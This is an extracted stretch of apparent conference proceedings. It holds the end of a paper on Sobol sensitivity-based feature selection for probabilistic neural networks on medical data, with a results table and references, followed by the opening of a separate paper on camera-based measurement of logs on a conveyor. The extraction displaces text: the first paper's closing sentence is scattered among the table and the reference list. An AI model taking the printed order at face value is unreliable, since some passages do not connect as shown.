In this work, the complete algorithm for determining the significance of input features in medical data sets was proposed. It was based on the definition of the global sensitivity indices generated according to the Sobol method. The correctness of the algorithm was verified on the UCI-MLR data classification tasks using the PNN model by computing learning and testing qualities. We showed that it was possible to obtain higher classification performance of PNN after removal of the least significant features. According to medical feedback, the proposed algorithm exhibited proper functioning. Based on the numerical verification, the algorithm had advantageous properties in high-dimensional case ( $N = 22$ ) since no increase in data set cardinality was required to achieve satisfactory






Fig. 14. Simulation results for PD data set.

TABLE IV  
SIMULATION RESULTS FOR PD DATA SET

$N$	$LSF$	$q_{cv}^L$	$std(q_L)$	$q_{cv}^T$	$std(q_T)$
22	16	1.0000	0.0000	0.9027	0.0046
21	18	1.0000	0.0000	0.9000	0.0065
20	2	1.0000	0.0000	0.8968	0.0090
19	20	1.0000	0.0000	0.8860	0.0069
18	9	1.0000	0.0000	0.8993	0.0082
17	3	1.0000	0.0000	0.9000	0.0050
16	7	0.9954	0.0003	0.8905	0.0075
15	21	0.9962	0.0005	0.8918	0.0075
14	19	0.9912	0.0007	0.8972	0.0084
13	22	0.9911	0.0005	0.8775	0.0093
12	17	0.9919	0.0006	0.8410	0.0092
11	14	0.9582	0.0006	0.8278	0.0069
10	11	0.9620	0.0011	0.8345	0.0069
9	15	0.9636	0.0009	0.8420	0.0112
8	4	0.9638	0.0013	0.8285	0.0091
7	5	0.9720	0.0008	0.8348	0.0110
6	1	0.9767	0.0008	0.8777	0.0062
5	12	0.8058	0.0023	0.7197	0.0105
4	8	0.8077	0.0019	0.7120	0.0121
3	6	0.8525	0.0019	0.7477	0.0110
2	13	0.7793	0.0039	0.7392	0.0176
1	10	0.7519	0.0032	0.7015	0.0118

dimensionality”.

The future work will focus on application and simplification of the proposed algorithm on high-dimensional data set classification problems. Other global sensitivity methods will also be considered.

## REFERENCES

- [1] M. D. Morris, “Factorial sampling plans for preliminary computational experiments,” *Technometrics*, vol. 33, no. 2, pp. 161–174, 1991.
- [2] I. M. Sobol, “Sensitivity estimates for nonlinear mathematical models,” *Mathematical Modelling and Computational Experiments*, vol. 1, no. 4, pp. 407–414, 1993.
- [3] —, “Global sensitivity indices for nonlinear mathematical models and their monte carlo estimates,” *Mathematics and computers in simulation*, vol. 55, no. 1, pp. 271–280, 2001.
- [4] R. Cukier, C. Fortuin, K. E. Shuler, A. Petschek, and J. Schaibly, “Study of the sensitivity of coupled reaction systems to uncertainties in rate coefficients. i theory,” *The Journal of Chemical Physics*, vol. 59, no. 8, pp. 3873–3878, 1973.
- [5] A. Saltelli, S. Tarantola, and K.-S. Chan, “A quantitative model-independent method for global sensitivity analysis of model output,” *Technometrics*, vol. 41, no. 1, pp. 39–56, 1999.
- [6] M. Fesanghary, E. Damangir, and I. Soleimani, “Design optimization of shell and tube heat exchangers using global sensitivity analysis and harmony search algorithm,” *Applied Thermal Engineering*, vol. 29, no. 5, pp. 1026–1031, 2009.
- [7] E. Fock, “Global sensitivity analysis approach for input selection and system identification purposes—a new framework for feedforward neural networks,” *IEEE Transactions on Neural Networks and Learning Systems*, vol. 25, no. 8, pp. 1484–1495, 2014.

results. This, in turn, saved us from well known “curse of

- [8] A. Cosenza, G. Mannina, P. A. Vanrolleghem, and M. B. Neumann, "Global sensitivity analysis in wastewater applications: A comprehensive comparison of different methods," *Environmental modelling & software*, vol. 49, pp. 40–52, 2013.
- [9] P. A. Kowalski and M. Kusy, "Sensitivity analysis for probabilistic neural network structure reduction," *IEEE Transactions on Neural Networks and Learning Systems*, vol. PP, no. 99, pp. 1–14, 2017. doi: 10.1109/TNNLS.2017.2688482
- [10] I. Kononenko, "Estimating attributes: analysis and extensions of relief," in *Machine Learning: ECML-94*. Springer, 1994, pp. 171–182.
- [11] L. Breiman, "Random forests," *Machine learning*, vol. 45, no. 1, pp. 5–32, 2001.
- [12] M. Szczuka and D. Slezak, "Feedforward neural networks for compound signals," *Theoretical Computer Science*, vol. 412, no. 42, pp. 5960–5973, 2011.
- [13] A. Janusz and D. Slezak, "Utilization of attribute clustering methods for scalable computation of reducts from high-dimensional data," in *Federated Conference on Computer Science and Information Systems (FedCSIS)*, 2012, pp. 295–302.
- [14] M. Lichman, "UCI machine learning repository," 2013. [Online]. Available: <http://archive.ics.uci.edu/ml>
- [15] A. Saltelli, S. Tarantola, and K.-S. Chan, "A quantitative model-independent method for global sensitivity analysis of model output," *Technometrics*, vol. 41, no. 1, pp. 39–56, 1999.
- [16] D. F. Specht, "Probabilistic neural networks," *Neural Networks*, vol. 3, no. 1, pp. 109–118, 1990.
- [17] —, "Probabilistic neural networks and the polynomial adaline as complementary techniques for classification," *Neural Networks, IEEE Transactions on*, vol. 1, no. 1, pp. 111–121, Mar 1990. doi: 10.1109/72.80210
- [18] R. Folland, E. Hines, R. Dutta, P. Boilot, and D. Morgan, "Comparison of neural network predictors in the classification of tracheal-bronchial breath sounds by respiratory auscultation," *Artificial intelligence in medicine*, vol. 31, no. 3, pp. 211–220, 2004.
- [19] D. Mantzaris, G. Anastassopoulos, and A. Adamopoulos, "Genetic algorithm pruning of probabilistic neural networks in medical disease estimation," *Neural Networks*, vol. 24, no. 8, pp. 831–835, 2011.
- [20] M. Kusy and R. Zajdel, "Application of reinforcement learning algorithms for the adaptive computation of the smoothing parameter for probabilistic neural network," *Neural Networks and Learning Systems, IEEE Transactions on*, vol. 26, no. 9, pp. 2163–2175, 2015.
- [21] —, "Probabilistic neural network training procedure based on q(0)-learning algorithm in medical data classification," *Applied Intelligence*, vol. 41, no. 3, pp. 837–854, 2014.
- [22] Y. Chtioui, S. Panigrahi, and R. Marsh, "Conjugate gradient and approximate newton methods for an optimal probabilistic neural network for food color classification," *Optical Engineering*, vol. 37, no. 11, pp. 3015–3023, 1998.
- [23] S. Ramakrishnan and S. Selvan, "Image texture classification using wavelet based curve fitting and probabilistic neural network," *International Journal of Imaging Systems and Technology*, vol. 17, no. 4, pp. 266–275, 2007.
- [24] X.-B. Wen, H. Zhang, X.-Q. Xu, and J.-J. Quan, "A new watermarking approach based on probabilistic neural network in wavelet domain," *Soft Computing*, vol. 13, no. 4, pp. 355–360, 2009.
- [25] S. Venkatesh and S. Gopal, "Orthogonal least square center selection technique—a robust scheme for multiple source partial discharge pattern recognition using radial basis probabilistic neural network," *Expert Systems with Applications*, vol. 38, no. 7, pp. 8978–8989, 2011.
- [26] P. A. Kowalski and P. Kulczycki, "Data sample reduction for classification of interval information using neural network sensitivity analysis," in *Artificial Intelligence: Methodology, Systems, and Applications*, ser. Lecture Notes in Computer Science, D. Dicheva and D. Dochev, Eds. Springer Berlin Heidelberg, 2010, vol. 6304, pp. 271–272.
- [27] —, "Interval probabilistic neural network," *Neural Computing and Applications*, vol. 28, no. 4, pp. 817–834, 2017. doi: 10.1007/s00521-015-2109-3. [Online]. Available: <http://dx.doi.org/10.1007/s00521-015-2109-3>
- [28] K. Elenius and H. G. Tråvén, "Multi-layer perceptrons and probabilistic neural networks for phoneme recognition," in *EUROSPEECH*, 1993.
- [29] T. P. Tran, T. T. S. Nguyen, P. Tsai, and X. Kong, "Bspnn: boosted subspace probabilistic neural network for email security," *Artificial Intelligence Review*, vol. 35, no. 4, pp. 369–382, 2011.
- [30] T. P. Tran, L. Cao, D. Tran, and C. D. Nguyen, "Novel intrusion detection using probabilistic neural network and adaptive boosting," *International Journal of Computer Science and Information Security*, vol. 6, no. 1, pp. 83–91, 2009.
- [31] L. Rutkowski, "Adaptive probabilistic neural networks for pattern classification in time-varying environment," *Neural Networks, IEEE Transactions on*, vol. 15, no. 4, pp. 811–827, July 2004.
- [32] P. A. Kowalski and P. Kulczycki, "A complete algorithm for the reduction of pattern data in the classification of interval information," *International Journal of Computational Methods*, vol. 13, no. 03, p. 1650018, 2016. doi: 10.1142/S0219876216500183
- [33] M. P. Wand and M. C. Jones, *Kernel smoothing*. Crc Press, 1994.
- [34] B. W. Silverman, *Density estimation for statistics and data analysis*. CRC press, 1986, vol. 26.
- [35] J. Zhang, "Selecting typical instances in instance-based learning," in *Proceedings of the Ninth International Workshop on Machine Learning*, ser. ML92. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 1992. ISBN 1-5586-247-X pp. 470–479. [Online]. Available: <http://dl.acm.org/citation.cfm?id=141975.142091>
- [36] G. Brown, *Diversity in neural network ensembles*. University of Birmingham, 2004.
- [37] M. A. Little, P. E. McSharry, E. J. Hunter, J. Spielman, and L. O. Ramig, "Suitability of dysphonia measurements for telemonitoring of parkinson's disease," *IEEE Transactions on Biomedical Engineering*, vol. 56, no. 4, pp. 1015–1022, April 2009. doi: 10.1109/TBME.2008.2005954

# Detection and Dimension of Moving Objects Using Single Camera Applied to the Round Timber Measurement

Yurii V. Chiryshhev  
Ural Federal University  
Mira st., 19 620004  
Ekaterinburg, Russia  
Email:  
iurii.chiryshhev@mail.ru

Artem V. Kruglov  
Ural Federal University  
Mira st., 19 620004  
Ekaterinburg, Russia  
\*Email:  
avkruglov@yandex.ru

Anastasia S. Atamanova  
Ural Federal University  
Mira st., 19 620004  
Ekaterinburg, Russia  
Email: S050567@yandex.ru

Svetlana G. Zavada  
Ural Federal University  
Mira st., 19 620004  
Ekaterinburg, Russia  
Email:  
zavadasvetlana1992@gmail.com

**Abstract**—The paper is devoted to the problem of automatic geometry evaluation of the log moving through the conveyor. The video sequence obtained from the single camera is used as the input data. The principal restrictions of the target objects described for the given task, and the requirements to the video recording of the manufacturing process are formulated on the basis of datasets from more than .5M video images. The authors' method for the video sequence segmentation in respect to the log tracking is presented. The algorithm is based on the combination of background subtraction techniques and probabilistic methods. Next part of the paper is devoted to the log geometry estimation methods. The authors' algorithm for the log geometry structure recovery is based on the detection, isolation and approximation of log boundaries. The results of the research are implemented in the development of the conveyor-tracking system for automatic log sorting.

## I. INTRODUCTION

THE recent problem of solid body geometry determination by using machine vision techniques is connected with development of the fast and precise methods for object form and dimension measurements by its two-dimensional images. The peculiarity of the given task is logs volume measurement during their passing through the conveyor. The input data for the measurement algorithm is digitalized video sequence obtained from the camera which is mounted over a conveyor. It should be mentioned that such a problem can be rather successfully solved with 3D scanning by using an expensive laser scanner and particular methods for its output data processing [1]. This paper presents another approach which is least expensive in the view of required technical equipment: data on objects of interest is obtained from one video camera (Fig. 1).

Log geometry determination is a complex task. On the one hand it involves development of the mathematical algorithms for video processing which can sufficiently represent in real time the processes related to the observed objects. This group includes segmentation, detecting and tracking methods. On the other hand it is necessary to investigate the methods for geometry estimation and 3D structure recovery of the object of interest. Implementation of the 3D structure recovery is the principle requirement for the successful

development of the machine vision system for the round timber automatic sorting.

This paper presents a log detection algorithm, which develops the previously suggested approach based on combination of background subtraction and probabilistic methods. The filtering of the false positives at pixel or region of connected pixel levels is presented. The method of log video tracing is considered, thus the method of efficient detection and tracking of several observed logs by predicting of the object position in consecutive frames is developed. Finally, method of an object boundaries search and approximation to restore the geometry of logs is given.

The paper structure is the following. The related works are analyzed and discussed in the Part 2. In the Part 3 an overview of the authors' method for segmentation, detection and isolation of the geometric features of logs is given. The results of experiments and their discussion are given in the Part 4. The Part 5 is the findings of the research performed.

## II. RELATED WORK

First stage of the image sequence processing is the isolation of the moving objects in the scene from the background. The well-known methods performing this operation can be roughly divided into three main groups: background subtraction methods [2,3], probabilistic methods [4-6,12-14] and frame difference methods [11,19]. Each group has its own advantages and disadvantages, so it is necessary to select method or combination of methods obeyed the given task in order to achieve the optimum efficiency of the system. The specifics of the isolation of logs passing through the conveyor are the following:

- Strict restrictions to the algorithm speedup (real time mode);
- Background dynamic changing (due to the moving parts of the conveyor)
- Flat contrast of the scene;
- Probable overlap of the objects of interest which discourages their separation.

The next stage is determination of a direction and velocity of the objects of interest. The problem-solving techniques considered in the research are cross-correlation function,




Fig. 1 Sample images from the video sequence of the logs passing through the conveyor

phase correction and Lukas-Kanade method [10,11,19]. These methods are widely used for movement analysis in real-time surveillance and control systems.

The large amount of methods is developed for the purpose of analyzed scene recovery. They permit estimation of the 3D objects properties by 2D projections with sufficient precise depending on the restrictions for the objects in the scene and recording conditions. All the observed methods can be divided into several groups according to the data source on analyzed scene. This is about features which permit the structure recovery by motion [11,16], texture and silhouettes [26], contours of the objects of interest [15] or data on scene luminosity [19,25]. Structure recovery by motion [18] involves search in the image the key points regions in the form of angles or spots [16,17], determination the correspondence between detected regions, computation of their location and forming the surface of the objects. The approach based on form determination by scene luminosity data is presented in [25]. It means the surface form determination through the calculation of correlation between intensity (luminosity) of the surface element and direction of the normal to the surface by the Lambert's cosine law. Lambertian reflectance method determines the correlation for light source power, surface albedo and distance between surface, sensor and light sources; it can be successfully implemented in tasks where mentioned parameters are priory known or determined by calibration procedure.

Analysis of the video sequence of the given technological process shows that image features suited for making hypothesis about geometry and dimension of the object cannot be implemented in the given task in general as far as they are subjected to the many factors, such as luminosity, form distortion, reflectivity of the objects' surface, etc. For example the surface of a log can be texturized or machined,

which is influence on reflectivity of logs. This restriction does not permit implementation of the motion or scene luminosity methods for object form recovery in the given task. Thus the surface recovery method based on the silhouettes of the object [15,26] was selected for implementation in the given task.

### III. MATERIAL AND METHODS

#### A. Image segmentation and object detection

Literature data and log movement video sequence analyses show that the most appropriate for log segmentation are the background subtraction and statistics-based methods. The former group of methods assumes the extraction of the foreground objects by subtraction of the pattern called background model from the current frame of the video sequence, therefore the subtractive image is formed. The subtractive image of two images can be defined as following:

$$D(i, j) = \begin{cases} true, & |I(i, j) - B(i, j)| > p \\ false, & otherwise \end{cases} \quad (1)$$

where  $p$  – preset threshold,  $D(i, j)$  –subtractive (binary) image,  $I(i, j)$  –video frame,  $B(i, j)$  –background model in each pixel  $(i, j)$  of images.

In order to consider the background alteration it is to be periodically estimated and updated. For this purpose the Gaussian smoothing method which assumes the sequential calculating of frame pixel deviation from pixel value of periodically updated background model. It is expected that each pixel of the background model is described by expectation value and dispersion. The randomized processes can be described by using the Gaussian distribution; however the expectation value and dispersion can be determined

without probability distribution law by averaging the finite number of measurements:

$$\mu = \frac{1}{n} \sum_{t=1}^n I_t(i, j) \quad (2)$$

$$\sigma^2 = \frac{1}{n} \sum_{t=1}^n I_t^2(i, j) - \left( \frac{1}{n} \sum_{t=1}^n I_t(i, j) \right)^2 \quad (3)$$

where  $I_t(i, j)$ —randomized process for pixel  $(i, j)$  at the instant  $t$ .

That is how the background model initialized during first  $n$  frames, so the expectation value and mean square deviation are calculated over  $n$  frames. The belonging of the pixel to the foreground object is confirmed when the difference between mean square deviation of the background pixel and dispersion of the current pixel exceeds the threshold  $p$ :

$$|\mu_t(i, j) - I_t(i, j)| - \sigma_t(i, j) > p \quad (4)$$

The background is updated with the infinite impulse response for the purpose of the scene changes accounting:

$$\mu_{t+1}(i, j) = (1 - \alpha) \mu_t(i, j) + \alpha I_t(i, j) \quad (5)$$

$$\sigma_{t+1}(i, j) = (1 - \alpha) \sigma_t(i, j) + \alpha |I_t(i, j) - \mu_t(i, j)| \quad (6)$$

where  $\alpha$  defines the background model sensitivity to external condition alteration. The problem of the optimal threshold  $p$  and parameter  $\alpha$  selection is considered in Part 4 of this paper.

That way, the segmentation algorithm implements the following procedure for background and foreground separation (Fig. 2):

- preliminary formation of the background model;
- background model updating in real-time mode;
- log isolation at the pixel level.

Next stage is a log detection. It is possible to extract noise from the obtained foreground image by using fast and simple morphology methods such as dilatation and erosion [11]. Then remained connected components are combined into blobs and the minimal bounding rectangle is calculated [21] for each region, by doing so the small regions are excluded from the consideration. After the foreground objects were isolated they should be matched with the objects in the previous frame. At this stage the problem of log tracking

among sequential video frames should be solved. It can be reduced to the assignment problem if the matching of a pair of contiguous frames is formulated as optimization problem with characteristic function which minimum provides the best matching. The assignment problem can be solved by using combinatorial optimization apparatus [22]. In general this problem is stated as following:

Let there be given two sets  $U$  и  $V$  of the same size and a cost function  $C$ . It is necessary to correspond each element of one set to exactly one element of another  $f: U \rightarrow V$  in such a manner that the cost function  $\sum C(u, f(u))$  would be minimum.

In the context of the given task the sum of the Euclidian distances between log images of two contiguous frames is to be minimum. Hence the algorithm output in terms of bipartite graph is a list of edges with minimum weight matching directed from  $U$  to  $V$ . Such parameters as shape similarity and location of blobs as well as dimension and location of their bounding rectangles are implemented as metrics in the given task.

Two common cases are possible during the objects matching:

1. The one-to-one correspondence for the objects in current and previous frames is specified.
2. The full or partial correspondence for the objects in current frame to the objects in previous frame cannot be recognized. This case corresponds with disappearing of the object from video sequence, appearing of the new object, overlapping of two or more objects or splitting object into several blobs.

The separation of the objects by using prediction of the object location from previous frame in the current one is implemented to avoid their overlapping or merging [23].

#### B. Contour extraction and parameters estimation

The main parameters of a log that should be determined are diameter and length. The length of the log is defined as integral sum of its shifts determined for each pair of contiguous frames in video sequence as far as log moves. The magnitude and direction of the shift is determined by matching contiguous frames. The idea of matching is in the determination of the spatial  $g: S \rightarrow T$  and brightness  $f: R \rightarrow R$  transformations which permit transformation of the image  $I_t$  towards image  $I_{t+1}$  in such a way that points belonging to the




Fig. 2 Log segmentation a) background expectation value b) background mean square deviation c) input frame d) background model subtraction result (log silhouette)





Fig. 3 Result of the log boundaries detection

object in one frame are coincident with the points in another one:

$$I_i(x) = f(I_{i+1}(g(x))), xS, g(x)T \quad (7)$$

In the given task the magnitude and direction of the log movement is determined in real-time mode by using group of methods based on the phase correlation [19,20].

For the purpose of log diameter determination the log boundaries detection algorithm by line-to-line image scanning was developed. In assumption that the object is stretched and linear, with vertical orientation, the search of points  $m_R$  and  $m_L$  belonging to the right and left boundaries of the log respectively is applied to each line of log binary image (Fig. 3). As a result two sets  $M_R$  and  $M_L$  containing points of right and left probabilistic boundaries of the log are obtained after processing each line of the current frame. Mahalanobis distance [7] is implemented to determine diameter (distance between points of the right and left boundaries) which is define as following:

$$d(m_R, m_L) = \sqrt{(m_R - m_L)^T S^{-1} (m_R - m_L)} \quad (8)$$

$$S = \begin{vmatrix} \cos^2 \theta & 0 \\ 0 & 1 \end{vmatrix} \quad (9)$$

Matrix  $S$  can be explained as correcting coefficient which considers slope angle  $\theta$  of the log towards vertical projection, if  $S$  is a unity matrix the Mahalanobis distance is equal to Euclidian distance, the log is straight up and down. In order to calculate this coefficient the mathematical tools of inertia moment theory [6,11,19] is implemented.

Obtained sets of the diameters for each frame with a binding to the log movement are stored in the resulted log accumulator  $D$ . The accumulator  $D$  is defined as a set of ordered pairs  $(x,y) \in X \times Y$ , where  $Y$  is a set of diameters and  $X$  is a set of lengths. The diameters' set  $Y$  might contain not only the required points of log boundaries but also the points of other objects, such as conveyor parts, knots or bark, which are distort the log form. In order to exclude these elements three methods for adjustment the noisy data to the log geometry were observed: Random sample consensus (RANSAC) method [9], non-parametric locally weighted scatterplot smoothing LOWESS [8] and polynomial

regression [24]. The results of the method comparison and discussion are presented in Part 3.

### C. Log model reconstruction

The unequivocal reconstruction of the object 3D shape by its contour in 2D image is impossible [19]. However, the reasonable approximation of the objects of interest can be developed in presence of an appropriate model and suited recording conditions. Some assumptions which hold true in practice and simplify the algorithm development should be introduced for this purpose:

1. Log is a generalized cylinder which surface is induced by the movement of cross-section area along the symmetry line; radius of the cross-sectional area can have smooth variations.
2. Internal and external calibration parameters for the camera are given.
3. Camera is downward directed to observe log in such a way that image plane is parallel to the conveyor plane and the distance between the latter and camera is given.

The 3D coordinates of the points which projections in the image are located at the silhouette boundaries are to be determined for the purpose of observed object 3D structure recovery. The photo and video cameras used in technical systems generate image according to the central projection law. This projection of 3D space into plane is not unequivocal as far as all 3D points along the line are reduced into one point of 2D image. The authors' method for log structure determination is based on the assumption that the physical dimensions of the log presented in the image as a silhouette can be determined by using the fact that the rotation body section perpendicular to the symmetry line is a circle. The description of the method is given below.

Fig. 4 illustrates the process of log capturing into image  $P$  at a height  $Z$  over a conveyor plane  $E$ . Points  $a$  and  $b$  are the images of the boundary point  $A$  and  $B$  of the circle cross-section of the conic surface of a log. These points are located at the distances  $ao = r$  and  $bo = r$  from the central point. Intervals  $SA$ ,  $SB$  are tangents to the circle of radius  $R$ . The problem is to find a real radius  $R$  of the object by given value  $r$ .




Fig. 4 Result of the log boundaries detection

The radius  $R$  can be determined as following by using well-known trigonometric expressions:

$$R = \frac{Z}{1 + \sqrt{1 + \frac{f^2}{r^2}}} \quad (10)$$

where focal distance  $f$  is known after calibration performance, distance to the conveyor  $Z$  can be determined at the stage of installation and start-up work.

Thus the 3D structure of a log can be recovered by determination of all the radii forming the generalized cylinder. The log volume in this case can be defined as a sum of the volumes of frustum cone sections along the log length.

$$V = \frac{\pi}{3} \sum_{i=0}^n (R_i^2 + R_i r_i + r_i^2) l_i \quad (11)$$

where  $R_i$  and  $r_i$  – upper and lower radii of the log section,  $l_i$  – section length.

#### IV. RESULTS AND DISCUSSION

Some experiments on real data while changing input parameters of the algorithms and analysis methods were carried out in order to estimate the quality of logs detection and accuracy of their dimensions determination. First experiment was dedicated to the log segmentation quality estimation. The idea of the experiment is in the following. For all images in the sample the standard location of the object of interest is marked out within the accuracy of a pixel (Fig. 5b) and recorded in database. Then the same images (Fig. 5a) are inputted to the detection algorithm at various values of threshold  $p$  and background model sensitivity

